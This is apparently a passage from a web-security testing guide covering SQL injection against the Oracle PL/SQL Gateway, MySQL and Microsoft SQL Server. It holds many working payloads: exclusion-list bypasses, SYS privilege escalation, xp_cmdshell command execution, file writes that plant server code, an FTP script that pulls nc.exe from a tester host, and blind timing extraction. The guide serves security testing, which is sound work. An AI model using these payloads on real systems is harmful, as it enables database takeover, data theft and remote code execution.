On older versions of the PL/SQL Gateway, it is possible to directly access the packages that form the PL/SQL Web Toolkit such as the OWA and HTP packages. One of these packages is the OWA_UTIL package, which we'll speak about more later on. This package contains a procedure called SIGNATURE and it simply outputs in HTML a PL/SQL signature. Thus requesting

```
http://www.example.com/pls/dad/owa_util.signature
```

returns the following output on the webpage

```
"This page was produced by the PL/SQL Web Toolkit on date"
```

or

```
"This page was produced by the PL/SQL Cartridge on date"
```

If you don't get this response but a 403 Forbidden response then you can infer that the PL/SQL Gateway is running. This is the response you should get in later versions or patched systems.

Accessing Arbitrary PL/SQL Packages in the Database

It is possible to exploit vulnerabilities in the PL/SQL packages that are installed by default in the database server. How you do this depends on the version of the PL/SQL Gateway. In earlier versions of the PL/SQL Gateway, there was nothing to stop an attacker from accessing an arbitrary PL/SQL package in the database server. We mentioned the OWA_UTIL package earlier. This can be used to run arbitrary SQL queries:

```
http://www.example.com/pls/dad/OWA_UTIL.CELLSPRINT? P_THEQUERY=SELECT+USERNAME+FROM+ALL_USERS
```

Cross Site Scripting attacks could be launched via the HTP package:

```
http://www.example.com/pls/dad/HTP.PRINT?CBUF=<script>alert('XSS')</script>
```

Clearly, this is dangerous, so Oracle introduced a PLSQL Exclusion list to prevent direct access to such dangerous procedures. Banned items include any request starting with SYS., any request starting with DBMS_, any request with HTP. or OWA. It is possible to bypass the exclusion list however. What's more, the exclusion list does not prevent access to packages in the CTXSYS and MDSYS schemas or others, so it is possible to exploit flaws in these packages:

```
http://www.example.com/pls/dad/CTXSYS.DRILOAD.VALIDATE_STMT?SQLSTMT=SELECT+1+FROM+DUAL
```

This will return a blank HTML page with a 200 OK response if the database server is still vulnerable to this flaw (CVE-2006-0265)

Testing the PL/SQL Gateway For Flaws

Over the years, the Oracle PL/SQL Gateway has suffered from a number of flaws, including access to admin pages (CVE-2002-0561), buffer overflows (CVE-2002-0559), directory traversal bugs, and vulnerabilities that allow attackers to bypass the Exclusion List and go on to access and execute arbitrary PL/SQL packages in the database server.

Bypassing the PL/SQL Exclusion List

It is incredible how many times Oracle has attempted to fix flaws that allow attackers to bypass the exclusion list. Each patch that Oracle has produced has fallen victim to a new bypass technique. The history of this sorry story can be found here: <http://seclists.org/fulldisclosure/2006/Feb/0011.html>

Bypassing the Exclusion List - Method 1

When Oracle first introduced the PL/SQL Exclusion List to prevent attackers from accessing arbitrary PL/SQL packages, it could be trivially bypassed by preceding the name of the schema/package with a hex encoded newline character or space or tab:

```
http://www.example.com/pls/dad/%20SYS.PACKAGE.PROC  
http://www.example.com/pls/dad/%09SYS.PACKAGE.PROC
```

Bypassing the Exclusion List - Method 2

Later versions of the Gateway allowed attackers to bypass the exclusion list by preceding the name of the schema/package with a label. In PL/SQL a label points to a line of code that can be jumped to using the GOTO statement and takes the following form: <>

```
http://www.example.com/pls/dad/<<LBL>>SYS.PACKAGE.PROC
```

Bypassing the Exclusion List - Method 3

Simply placing the name of the schema/package in double quotes could allow an attacker to bypass the exclusion list. Note that this will not work on Oracle Application Server 10g as it converts the user's request to lowercase before sending it to the database server and a quote literal is case sensitive - thus "SYS" and "sys" are not the same and requests for the latter will result in a 404 Not Found. On earlier versions though the following can bypass the exclusion list:

```
http://www.example.com/pls/dad/"SYS".PACKAGE.PROC
```

Bypassing the Exclusion List - Method 4

Depending upon the character set in use on the web server and on the database server, some characters are translated. Thus, depending upon the character sets in use, the "ÿ" character (0xFF) might be converted to a "Y" at the database server. Another character that is often converted to an upper case "Y" is the Macron character - 0xAF. This may allow an attacker to bypass the exclusion list:

```
http://www.example.com/pls/dad/S%FFS.PACKAGE.PROC  
http://www.example.com/pls/dad/S%AFS.PACKAGE.PROC
```

Bypassing the Exclusion List - Method 5

Some versions of the PL/SQL Gateway allow the exclusion list to be bypassed with a backslash - 0x5C:

```
http://www.example.com/pls/dad/%5CSYS.PACKAGE.PROC
```

Bypassing the Exclusion List - Method 6

This is the most complex method of bypassing the exclusion list and is the most recently patched method. If we were to request the following

```
http://www.example.com/pls/dad/foo.bar?xyz=123
```

the application server would execute the following at the database server:

```

1 declare
2   rc__ number;
3   start_time__ binary_integer;
4   simple_list__ owa_util_vc_arr;
5   complex_list__ owa_util_vc_arr;
6 begin
7   start_time__ := dbms_utility.get_time;
8   owa.init_cgi_env(:n__,:nm__,:v__);
9   http.HTBUF_LEN := 255;
10  null;
11  null;
12  simple_list__(1) := 'sys.%';
13  simple_list__(2) := 'dbms\_%';
14  simple_list__(3) := 'utl\_%';
15  simple_list__(4) := 'owa\_%';
16  simple_list__(5) := 'owa.%';
17  simple_list__(6) := 'htp.%';
18  simple_list__(7) := 'htf.%';
19  if ((owa_match.match_pattern('foo.bar', simple_list__, complex_list__, true))) then
20    rc__ := 2;
21  else
22    null;
23    orasso.wpg_session.init();
24    foo.bar(XYZ=>:XYZ);
25    if (wpg_docload.is_file_download) then
26      rc__ := 1;
27      wpg_docload.get_download_file(:doc_info);
28      orasso.wpg_session.deinit();
29      null;
30      null;
31      commit;
32    else
33      rc__ := 0;
34      orasso.wpg_session.deinit();
35      null;
36      null;
37      commit;
38      owa.get_page(:data__,:ndata__);
39    end if;
40  end if;
41  :rc__ := rc__;
42  :db_proc_time__ := dbms_utility.get_time-start_time__;
43 end;
```

Notice lines 19 and 24. On line 19, the user's request is checked against a list of known "bad" strings, i.e., the exclusion list. If the requested package and procedure do not contain bad strings, then the procedure is executed on line 24. The XYZ parameter is passed as a bind variable.

If we then request the following:

```
http://server.example.com/pls/dad/INJECT'POINT
```

the following PL/SQL is executed:

```

18 simple_list__(7) := 'htf.%';
19 if ((owa_match.match_pattern('inject'point', simple_list__, complex_list__, true))) then
20   rc__ := 2;
21 else
22   null;
23 orasso.wpg_session.init();
24 inject'point;
...

```

This generates an error in the error log: “PLS-00103: Encountered the symbol ‘POINT’ when expecting one of the following.” What we have here is a way to inject arbitrary SQL. This can be exploited to bypass the exclusion list. First, the attacker needs to find a PL/SQL procedure that takes no parameters and doesn’t match anything in the exclusion list. There are a good number of default packages that match this criteria, for example:

```

JAVA_AUTONOMOUS_TRANSACTION.PUSH
XMLGEN.USELOWERCASETAGNAMES
PORTAL.WWV_HTP.CENTERCLOSE
ORASSO.HOME
WWC_VERSION.GET_HTTP_DATABASE_INFO

```

An attacker should pick one of these functions that is actually available on the target system (i.e., returns a 200 OK when requested). As a test, an attacker can request

```
http://server.example.com/pls/dad/orasso.home?FOO=BAR
```

the server should return a “404 File Not Found” response because the orasso.home procedure does not require parameters and one has been supplied. However, before the 404 is returned, the following PL/SQL is executed:

```

...
if ((owa_match.match_pattern('orasso.home', simple_list__, complex_list__, true))) then
  rc__ := 2;
else
  null;
  orasso.wpg_session.init();
  orasso.home(FOO=>:FOO);
...

```

Note the presence of FOO in the attacker’s query string. Attackers can abuse this to run arbitrary SQL. First, they need to close the brackets:

```
http://server.example.com/pls/dad/orasso.home?);--=BAR
```

This results in the following PL/SQL being executed:

```

...
orasso.home();-->:);--);
...
```

Note that everything after the double minus (--) is treated as a comment. This request will cause an internal server error

because one of the bind variables is no longer used, so the attacker needs to add it back. As it happens, it's this bind variable that is the key to running arbitrary PL/SQL. For the moment, they can just use HTP.PRINT to print BAR, and add the needed bind variable as :1:

```
http://server.example.com/pls/dad/orasso.home?);HTP.PRINT(:1);--=BAR
```

This should return a 200 with the word "BAR" in the HTML. What's happening here is that everything after the equals sign - BAR in this case - is the data inserted into the bind variable. Using the same technique it's possible to also gain access to owa_util.cellsprint again:

```
http://www.example.com/pls/dad/orasso.home?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+USERNAME+FROM+ALL_USERS
```

To execute arbitrary SQL, including DML and DDL statements, the attacker inserts an execute immediate :1:

```
http://server.example.com/pls/dad/orasso.home?);execute%20immediate%20:1;--=select%201%20from%20dual
```

Note that the output won't be displayed. This can be leveraged to exploit any PL/SQL injection bugs owned by SYS, thus enabling an attacker to gain complete control of the backend database server. For example, the following URL takes advantage of the SQL injection flaws in DBMS_EXPORT_EXTENSION (see <http://secunia.com/advisories/19860>)

```
http://www.example.com/pls/dad/orasso.home?);
execute%20immediate%20:1;--=DECLARE%20BUF%20VARCHAR2(2000);%20BEGIN%20
BUF:=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES
('INDEX_NAME','INDEX_SCHEMA','DBMS_OUTPUT.PUT_LINE(:p1);
EXECUTE%20IMMEDIATE%20*CREATE%20OR%20REPLACE%20
PUBLIC%20SYNONYM%20BREAKABLE%20FOR%20SYS.OWA_UTIL';
END;--','SYS',1,'VER',0);END;
```

Assessing Custom PL/SQL Web Applications

During black box security assessments, the code of the custom PL/SQL application is not available, but it still needs to be assessed for security vulnerabilities.

Testing for SQL Injection

Each input parameter should be tested for SQL injection flaws. These are easy to find and confirm. Finding them is as easy as embedding a single quote into the parameter and checking for error responses (which include 404 Not Found errors). Confirming the presence of SQL injection can be performed using the concatenation operator.

For example, assume there is a bookstore PL/SQL web application that allows users to search for books by a given author:

```
http://www.example.com/pls/bookstore/books.search?author=DICKENS
```

If this request returns books by Charles Dickens, but

```
http://www.example.com/pls/bookstore/books.search?author=DICK'ENS
```

returns an error or a 404, then there might be a SQL injection flaw. This can be confirmed by using the concatenation operator:

```
http://www.example.com/pls/bookstore/books.search?author=DICK' || 'ENS
```

If this request returns books by Charles Dickens, you've confirmed the presence of the SQL injection vulnerability.

Tools

- SQLInjector - <http://www.databasesecurity.com/sql-injector.htm>
- Orascan (Oracle Web Application VA scanner), NGS SQuirreL (Oracle RDBMS VA Scanner) -
<http://www.nccgroup.com/en/our-services/security-testing-audit-compliance/information-security-software/ngs-orascan/>

References

Whitepapers

- Hackproofing Oracle Application Server (A Guide to Securing Oracle 9) -
<http://www.itsec.gov.cn/docs/20090507151158287612.pdf>
- Oracle PL/SQL Injection - <http://www.databasesecurity.com/oracle/oracle-plsql-2.pdf>

MySQL Testing

Summary

[SQL Injection](#) vulnerabilities occur whenever input is used in the construction of a SQL query without being adequately constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers. It allows for the execution of SQL code under the privileges of the user used to connect to the database.

MySQL server has a few particularities so that some exploits need to be specially customized for this application. That's the subject of this section.

How to Test

When an SQL injection vulnerability is found in an application backed by a MySQL database, there are a number of attacks that could be performed depending on the MySQL version and user privileges on DBMS.

MySQL comes with at least four versions which are used in production worldwide, 3.23.x, 4.0.x, 4.1.x and 5.0.x. Every version has a set of features proportional to version number.

- From Version 4.0: UNION
- From Version 4.1: Subqueries
- From Version 5.0: Stored procedures, Stored functions and the view named INFORMATION_SCHEMA
- From Version 5.0.2: Triggers

It should be noted that for MySQL versions before 4.0.x, only Boolean or time-based Blind Injection attacks could be used, since the subquery functionality or UNION statements were not implemented.

From now on, we will assume that there is a classic SQL injection vulnerability, which can be triggered by a request similar to the one described in the Section on [Testing for SQL Injection](#).

```
http://www.example.com/page.php?id=2
```

The Single Quotes Problem

Before taking advantage of MySQL features, it has to be taken in consideration how strings could be represented in a statement, as often web applications escape single quotes.

MySQL quote escaping is the following:

'A string with \'quotes'

That is, MySQL interprets escaped apostrophes (') as characters and not as metacharacters.

So if the application, to work properly, needs to use constant strings, two cases are to be differentiated:

1. Web app escapes single quotes (' => \')
2. Web app does not escape single quotes (' => ')

Under MySQL, there is a standard way to bypass the need of single quotes, having a constant string to be declared without the need for single quotes.

Let's suppose we want to know the value of a field named 'password' in a record, with a condition like the following:

1. password like 'A%'
2. The ASCII values in a concatenated hex:
password LIKE 0x4125
3. The char() function: password LIKE CHAR(65,37)

Multiple mixed queries:

MySQL library connectors do not support multiple queries separated by ';' so there's no way to inject multiple non-homogeneous SQL commands inside a single SQL injection vulnerability like in Microsoft SQL Server.

For example the following injection will result in an error:

```
1 ; update tablename set code='javascript code' where 1 --
```

Information gathering

Fingerprinting MySQL

Of course, the first thing to know is if there's MySQL DBMS as a back end database. MySQL server has a feature that is used to let other DBMS ignore a clause in MySQL dialect. When a comment block ('/**/') contains an exclamation mark ('! sql here/') it is interpreted by MySQL, and is considered as a normal comment block by other DBMS as explained in [MySQL manual](#).

Example:

```
1 /*! and 1=0 */
```

Result Expected:

If MySQL is present, the clause inside the comment block will be interpreted.

Version

There are three ways to gain this information:

1. By using the global variable @@version
2. By using the function [VERSION()]
3. By using comment fingerprinting with a version number *!/40110 and 1=0/* which means

```
if(version >= 4.1.10)
    add 'and 1=0' to the query.
```

These are equivalent as the result is the same.

In band injection:

```
1 AND 1=0 UNION SELECT @@version /*
```

Inferential injection:

```
1 AND @@version like '4.0%'
```

Result Expected:

A string like this:

```
5.0.22-log
```

Login User

There are two kinds of users MySQL Server relies upon.

1. [\[USER\(\)\]](#): the user connected to the MySQL Server.
2. [\[CURRENT_USER\(\)\]](#): the internal user who is executing the query.

There is some difference between 1 and 2. The main one is that an anonymous user could connect (if allowed) with any name, but the MySQL internal user is an empty name (). *Another difference is that a stored procedure or a stored function are executed as the creator user, if not declared elsewhere. This can be known by using *CURRENT_USER.*

In band injection:

```
1 AND 1=0 UNION SELECT USER()
```

Inferential injection:

```
1 AND USER() like 'root%'
```

Result Expected:

A string like this:

```
user@hostname
```

Database name in use

There is the native function DATABASE()

In band injection:

```
1 AND 1=0 UNION SELECT DATABASE()
```

Inferential injection:

```
1 AND DATABASE() like 'db%'
```

Result Expected:

A string like this:

dbname

INFORMATION_SCHEMA

From MySQL 5.0 a view named [[INFORMATION_SCHEMA](#)] was created. It allows us to get all informations about databases, tables, and columns, as well as procedures and functions.

Here is a summary of some interesting Views.

Tables_in_INFORMATION_SCHEMA	DESCRIPTION
..[skipped]..	..[skipped]..
SCHEMATA	All databases the user has (at least) SELECT_priv
SCHEMA_PRIVILEGES	The privileges the user has for each DB
TABLES	All tables the user has (at least) SELECT_priv
TABLE_PRIVILEGES	The privileges the user has for each table
COLUMNS	All columns the user has (at least) SELECT_priv
COLUMN_PRIVILEGES	The privileges the user has for each column
VIEWS	All columns the user has (at least) SELECT_priv
ROUTINES	Procedures and functions (needs EXECUTE_priv)
TRIGGERS	Triggers (needs INSERT_priv)
USER_PRIVILEGES	Privileges connected User has

All of this information could be extracted by using known techniques as described in SQL Injection section.

Attack vectors

Write in a File

If the connected user has **FILE** privileges and single quotes are not escaped, the 'into outfile' clause can be used to export query results in a file.

```
Select * from table into outfile '/tmp/file'
```

Note: there is no way to bypass single quotes surrounding a filename. So if there's some sanitization on single quotes like escape (\') there will be no way to use the 'into outfile' clause.

This kind of attack could be used as an out-of-band technique to gain information about the results of a query or to write a file which could be executed inside the web server directory.

Example:

```
1 limit 1 into outfile '/var/www/root/test.jsp' FIELDS ENCLOSED BY '//'  LINES TERMINATED BY '\n<%jsp code here%>';
```

Result Expected:

Results are stored in a file with rw-rw-rw privileges owned by MySQL user and group.

Where `/var/www/root/test.jsp` will contain:

```
//field values//
<%jsp code here%>
```

Read from a File

`Load_file` is a native function that can read a file when allowed by the file system permissions. If a connected user has **FILE** privileges, it could be used to get the files' content. Single quotes escape sanitization can be bypassed by using previously described techniques.

```
load_file('filename')
```

Result Expected:

The whole file will be available for exporting by using standard techniques.

Standard SQL Injection Attack

In a standard SQL injection you can have results displayed directly in a page as normal output or as a MySQL error. By using already mentioned SQL Injection attacks and the already described MySQL features, direct SQL injection could be easily accomplished at a level depth depending primarily on the MySQL version the pentester is facing.

A good attack is to know the results by forcing a function/procedure or the server itself to throw an error. A list of errors thrown by MySQL and in particular native functions could be found on [MySQL Manual](#).

Out of band SQL Injection

Out of band injection could be accomplished by using the `'into outfile'` clause.

Blind SQL Injection

For blind SQL injection, there is a set of useful function natively provided by MySQL server.

- String Length:
 - `LENGTH(str)`
- Extract a substring from a given string:
 - `SUBSTRING(string, offset, #chars_returned)`
- Time based Blind Injection: BENCHMARK and SLEEP
 - `BENCHMARK(#ofcycles,action_to_be_performed)`
 - The benchmark function could be used to perform timing attacks, when blind injection by boolean values does not yield any results.
 - See. `SLEEP()` (MySQL > 5.0.x) for an alternative on benchmark.

For a complete list, refer to the MySQL manual at <http://dev.mysql.com/doc/refman/5.0/en/functions.html>

Tools

- Francois Larouche: Multiple DBMS SQL Injection tool - <http://www.sqlpowerinjector.com/index.htm>
- ilo--, Reversing.org - sqlbftools
- Bernardo Damele A. G.: sqlmap, automatic SQL injection tool - <http://sqlmap.org/>
- Muhaimin Dzulfakar: MySqloit, MySql Injection takeover tool - <http://code.google.com/p/mysqloit/>

- <http://sqlsus.sourceforge.net/>

References

Whitepapers

- Chris Anley: "Hackproofing MySQL" - <http://www.databasesecurity.com/mysql/HackproofingMySQL.pdf>

Case Studies

- Zeelock: Blind Injection in MySQL Databases - <http://archive.cert.uni-stuttgart.de/bugtraq/2005/02/msg00289.html>

SQL Server Testing

Summary

In this section some [SQL Injection](#) techniques that utilize specific features of Microsoft SQL Server will be discussed.

SQL injection vulnerabilities occur whenever input is used in the construction of an SQL query without being adequately constrained or sanitized. The use of dynamic SQL (the construction of SQL queries by concatenation of strings) opens the door to these vulnerabilities. SQL injection allows an attacker to access the SQL servers and execute SQL code under the privileges of the user used to connect to the database.

As explained in [SQL injection](#), a SQL-injection exploit requires two things: an entry point and an exploit to enter. Any user-controlled parameter that gets processed by the application might be hiding a vulnerability. This includes:

- Application parameters in query strings (e.g., GET requests)
- Application parameters included as part of the body of a POST request
- Browser-related information (e.g., user-agent, referrer)
- Host-related information (e.g., host name, IP)
- Session-related information (e.g., user ID, cookies)

Microsoft SQL server has a few unique characteristics, so some exploits need to be specially customized for this application.

How to Test

SQL Server Characteristics

To begin, let's see some SQL Server operators and commands/stored procedures that are useful in a SQL Injection test:

- comment operator: -- (useful for forcing the query to ignore the remaining portion of the original query; this won't be necessary in every case)
- query separator: ; (semicolon)
- Useful stored procedures include:
 - [xp_cmdshell] executes any command shell in the server with the same permissions that it is currently running. By default, only **sysadmin** is allowed to use it and in SQL Server 2005 it is disabled by default (it can be enabled again using sp_configure)
 - **xp_regread** reads an arbitrary value from the Registry (undocumented extended procedure)
 - **xp_Regwrite** writes an arbitrary value into the Registry (undocumented extended procedure)
 - [sp_makewebtask] Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text. It requires **sysadmin** privileges.
 - [xp_sendmail] Sends an e-mail message, which may include a query result set attachment, to the specified recipients. This extended stored procedure uses SQL Mail to send the message.

Let's see now some examples of specific SQL Server attacks that use the aforementioned functions. Most of these examples will use the **exec** function.

Below we show how to execute a shell command that writes the output of the command *dir c:\inetpub* in a browseable file, assuming that the web server and the DB server reside on the same host. The following syntax uses *xp_cmdshell*:

```
exec master.dbo.xp_cmdshell 'dir c:\inetpub > c:\inetpub\wwwroot\test.txt'--
```

Alternatively, we can use sp_makewebtask:

```
exec sp_makewebtask 'C:\Inetpub\wwwroot\test.txt', 'select * from master.dbo.sysobjects'--
```

A successful execution will create a file that can be browsed by the pen tester. Keep in mind that sp_makewebtask is deprecated, and, even if it works in all SQL Server versions up to 2005, it might be removed in the future.

In addition, SQL Server built-in functions and environment variables are very handy. The following uses the function `db_name()` to trigger an error that will return the name of the database:

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20db_name())
```

Notice the use of [convert]:

```
CONVERT ( data_type [ ( length ) ] , expression [ , style ] )
```

`CONVERT` will try to convert the result of `db_name` (a string) into an integer variable, triggering an error, which, if displayed by the vulnerable application, will contain the name of the DB.

The following example uses the environment variable `@@version`, combined with a "union select"-style injection, in order to find the version of the SQL Server.

```
/form.asp?prop=33%20union%20select%201,2006-01-06,2007-01-06,1,'stat','name1','name2',2006-01-06,1,@@version%20--
```

And here's the same attack, but using again the conversion trick:

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20@@VERSION)
```

Information gathering is useful for exploiting software vulnerabilities at the SQL Server, through the exploitation of an SQL-injection attack or direct access to the SQL listener.

In the following, we show several examples that exploit SQL injection vulnerabilities through different entry points.

Example 1: Testing for SQL Injection in a GET request.

The most simple (and sometimes most rewarding) case would be that of a login page requesting an user name and password for user login. You can try entering the following string "" or '1='1" (without double quotes):

```
https://vulnerable.web.app/login.asp?Username='%20or%20'1='1&Password='%20or%20'1='1
```

If the application is using Dynamic SQL queries, and the string gets appended to the user credentials validation query, this may result in a successful login to the application.

Example 2: Testing for SQL Injection in a GET request

In order to learn how many columns exist

```
https://vulnerable.web.app/list_report.aspx?number=001%20UNION%20ALL%201,1,'a',1,1,1%20FROM%20users;--
```

Example 3: Testing in a POST request

SQL Injection, HTTP POST Content: email=%27&whichSubmit=submit&submit.x=0&submit.y=0

A complete post example:

```
POST https://vulnerable.web.app/forgotpass.asp HTTP/1.1
Host: vulnerable.web.app
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.7) Gecko/20060909 Firefox/1.5.0.7 Paros/3.2.13
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://vulnerable.web.app/forgotpass.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 50<br>
email=%27&whichSubmit=submit&submit.x=0&submit.y=0
```

The error message obtained when a ' (single quote) character is entered at the email field is:

```
Microsoft OLE DB Provider for SQL Server error '80040e14'
Unclosed quotation mark before the character string * '.
/forgotpass.asp, line 15
```

Example 4: Yet another (useful) GET example

Obtaining the application's source code

```
a' ; master.dbo.xp_cmdshell ' copy c:\inetpub\wwwroot\login.aspx c:\inetpub\wwwroot\login.txt';--
```

Example 5: custom xp_cmdshell

All books and papers describing the security best practices for SQL Server recommend disabling xp_cmdshell in SQL Server 2000 (in SQL Server 2005 it is disabled by default). However, if we have sysadmin rights (natively or by bruteforcing the sysadmin password, see below), we can often bypass this limitation.

On SQL Server 2000:

- If xp_cmdshell has been disabled with sp_droptextendedproc, we can simply inject the following code:

```
sp_addextendedproc 'xp_cmdshell','xp_log70.dll'
```

- If the previous code does not work, it means that the xp_log70.dll has been moved or deleted. In this case we need to inject the following code:

```
CREATE PROCEDURE xp_cmdshell(@cmd varchar(255), @Wait int = 0) AS
DECLARE @result int, @OLEResult int, @RunResult int
DECLARE @ShellID int
EXECUTE @OLEResult = sp_OACreate 'WScript.Shell', @ShellID OUT
IF @OLEResult <> 0 SELECT @result = @OLEResult
IF @OLEResult <> 0 RAISERROR ('CreateObject %0X', 14, 1, @OLEResult)
EXECUTE @OLEResult = sp_OAMethod @ShellID, 'Run', Null, @cmd, 0, @Wait
```

```

IF @OLEResult <> 0 SELECT @result = @OLEResult
IF @OLEResult <> 0 RAISERROR ('Run %0X', 14, 1, @OLEResult)
EXECUTE @OLEResult = sp_OADestroy @ShellID
return @result

```

This code, written by Antonin Foller (see links at the bottom of the page), creates a new xp_cmdshell using sp_oacreate, sp_oamethod and sp_oadestroy (as long as they haven't been disabled too, of course). Before using it, we need to delete the first xp_cmdshell we created (even if it was not working), otherwise the two declarations will collide.

On SQL Server 2005, xp_cmdshell can be enabled by injecting the following code instead:

```

master..sp_configure 'show advanced options',1
reconfigure
master..sp_configure 'xp_cmdshell',1
reconfigure

```

Example 6: Referer / User-Agent

The REFERER header set to:

```
Referer: https://vulnerable.web.app/login.aspx', 'user_agent', 'some_ip'); [SQL CODE]--
```

Allows the execution of arbitrary SQL Code. The same happens with the User-Agent header set to:

```
User-Agent: user_agent', 'some_ip'); [SQL CODE]--
```

Example 7: SQL Server as a port scanner

In SQL Server, one of the most useful (at least for the penetration tester) commands is OPENROWSET, which is used to run a query on another DB Server and retrieve the results. The penetration tester can use this command to scan ports of other machines in the target network, injecting the following query:

```
select * from OPENROWSET('SQLOLEDB','uid=sa;pwd=foobar;Network=DBMSSOCN;Address=x.y.w.z,p;timeout=5','select 1')--
```

This query will attempt a connection to the address x.y.w.z on port p. If the port is closed, the following message will be returned:

```
SQL Server does not exist or access denied
```

On the other hand, if the port is open, one of the following errors will be returned:

```
General network error. Check your network documentation
```

```
OLE DB provider 'sqloledb' reported an error. The provider did not give any information about the error.
```

Of course, the error message is not always available. If that is the case, we can use the response time to understand what is going on: with a closed port, the timeout (5 seconds in this example) will be consumed, whereas an open port will return

the result right away.

Keep in mind that OPENROWSET is enabled by default in SQL Server 2000 but disabled in SQL Server 2005.

Example 8: Upload of executables

Once we can use xp_cmdshell (either the native one or a custom one), we can easily upload executables on the target DB Server. A very common choice is netcat.exe, but any trojan will be useful here. If the target is allowed to start FTP connections to the tester's machine, all that is needed is to inject the following queries:

```
exec master..xp_cmdshell 'echo open ftp.tester.org > ftpscript.txt';--  
exec master..xp_cmdshell 'echo USER >> ftpscript.txt';--  
exec master..xp_cmdshell 'echo PASS >> ftpscript.txt';--  
exec master..xp_cmdshell 'echo bin >> ftpscript.txt';--  
exec master..xp_cmdshell 'echo get nc.exe >> ftpscript.txt';--  
exec master..xp_cmdshell 'echo quit >> ftpscript.txt';--  
exec master..xp_cmdshell 'ftp -s:ftpscript.txt';--
```

At this point, nc.exe will be uploaded and available.

If FTP is not allowed by the firewall, we have a workaround that exploits the Windows debugger, debug.exe, that is installed by default in all Windows machines. Debug.exe is scriptable and is able to create an executable by executing an appropriate script file. What we need to do is to convert the executable into a debug script (which is a 100% ASCII file), upload it line by line and finally call debug.exe on it. There are several tools that create such debug files (e.g.: makescr.exe by Ollie Whitehouse and dbgtool.exe by toolcrypt.org). The queries to inject will therefore be the following:

```
exec master..xp_cmdshell 'echo [debug script line #1 of n] > debugscript.txt';--  
exec master..xp_cmdshell 'echo [debug script line #2 of n] >> debugscript.txt';--  
....  
exec master..xp_cmdshell 'echo [debug script line #n of n] >> debugscript.txt';--  
exec master..xp_cmdshell 'debug.exe < debugscript.txt';--
```

At this point, our executable is available on the target machine, ready to be executed. There are tools that automate this process, most notably Bobcat, which runs on Windows, and Sqlninja, which runs on Unix (See the tools at the bottom of this page).

Obtain information when it is not displayed (Out of band)

Not all is lost when the web application does not return any information --such as descriptive error messages (cf. [Blind SQL Injection](#)). For example, it might happen that one has access to the source code (e.g., because the web application is based on an open source software). Then, the pen tester can exploit all the SQL injection vulnerabilities discovered offline in the web application. Although an IPS might stop some of these attacks, the best way would be to proceed as follows: develop and test the attacks in a testbed created for that purpose, and then execute these attacks against the web application being tested.

Other options for out of band attacks are described in Sample 4 above.

Blind SQL injection attacks

Trial and error

Alternatively, one may play lucky. That is the attacker may assume that there is a blind or out-of-band SQL injection vulnerability in the web application. He will then select an attack vector (e.g., a web entry), use [fuzz vectors](#) against this channel and watch the response. For example, if the web application is looking for a book using a query

```
select * from books where title=text entered by the user
```

then the penetration tester might enter the text: '**Bomba' OR 1=1**' and if data is not properly validated, the query will go through and return the whole list of books. This is evidence that there is a SQL injection vulnerability. The penetration tester might later *play* with the queries in order to assess the criticality of this vulnerability.

If more than one error message is displayed

On the other hand, if no prior information is available, there is still a possibility of attacking by exploiting any *covert channel*. It might happen that descriptive error messages are stopped, yet the error messages give some information. For example:

- In some cases the web application (actually the web server) might return the traditional 500: *Internal Server Error*, say when the application returns an exception that might be generated, for instance, by a query with unclosed quotes.
- While in other cases the server will return a 200 OK message, but the web application will return some error message inserted by the developers *Internal server error* or *bad data*.

This one bit of information might be enough to understand how the dynamic SQL query is constructed by the web application and tune up an exploit. Another out-of-band method is to output the results through HTTP browseable files.

Timing attacks

There is one more possibility for making a blind SQL injection attack when there is not visible feedback from the application: by measuring the time that the web application takes to answer a request. An attack of this sort is described by Anley in ([2]) from where we take the next examples. A typical approach uses the *waitfor delay* command: let's say that the attacker wants to check if the 'pubs' sample database exists, he will simply inject the following command:

```
if exists (select * from pubs..pub_info) waitfor delay '0:0:5'
```

Depending on the time that the query takes to return, we will know the answer. In fact, what we have here is two things: a **SQL injection vulnerability** and a **covert channel** that allows the penetration tester to get 1 bit of information for each query. Hence, using several queries (as many queries as bits in the required information) the pen tester can get any data that is in the database. Look at the following query

```
declare @s varchar(8000)
declare @i int
select @s = db_name()
select @i = [some value]
if (select len(@s)) < @i waitfor delay '0:0:5'
```

Measuring the response time and using different values for @i, we can deduce the length of the name of the current database, and then start to extract the name itself with the following query:

```
if (ascii(substring(@s, @byte, 1)) & ( power(2, @bit))) > 0 waitfor delay '0:0:5'
```

This query will wait for 5 seconds if bit '@bit' of byte '@byte' of the name of the current database is 1, and will return at once if it is 0. Nesting two cycles (one for @byte and one for @bit) we will be able to extract the whole piece of information.

However, it might happen that the command *waitfor* is not available (e.g., because it is filtered by an IPS/web application firewall). This doesn't mean that blind SQL injection attacks cannot be done, as the pen tester should only come up with any time consuming operation that is not filtered. For example

```

declare @i int select @i = 0
while @i < 0xffff begin
select @i = @i + 1
end

```

Checking for version and vulnerabilities

The same timing approach can be used also to understand which version of SQL Server we are dealing with. Of course we will leverage the built-in @@version variable. Consider the following query:

```
select @@version
```

On SQL Server 2005, it will return something like the following:

```
Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86) Oct 14 2005 00:33:37 <snip>
```

The '2005' part of the string spans from the 22nd to the 25th character. Therefore, one query to inject can be the following:

```
if substring((select @@version),25,1) = 5 waitfor delay '0:0:5'
```

Such query will wait 5 seconds if the 25th character of the @@version variable is '5', showing us that we are dealing with a SQL Server 2005. If the query returns immediately, we are probably dealing with SQL Server 2000, and another similar query will help to clear all doubts.

Example 9: bruteforce of sysadmin password

To bruteforce the sysadmin password, we can leverage the fact that OPENROWSET needs proper credentials to successfully perform the connection and that such a connection can be also "looped" to the local DB Server. Combining these features with an inferenced injection based on response timing, we can inject the following code:

```
select * from OPENROWSET('SQLOLEDB','*','sa';'<pwd>','select 1;waitfor delay *0:0:5* ')
```

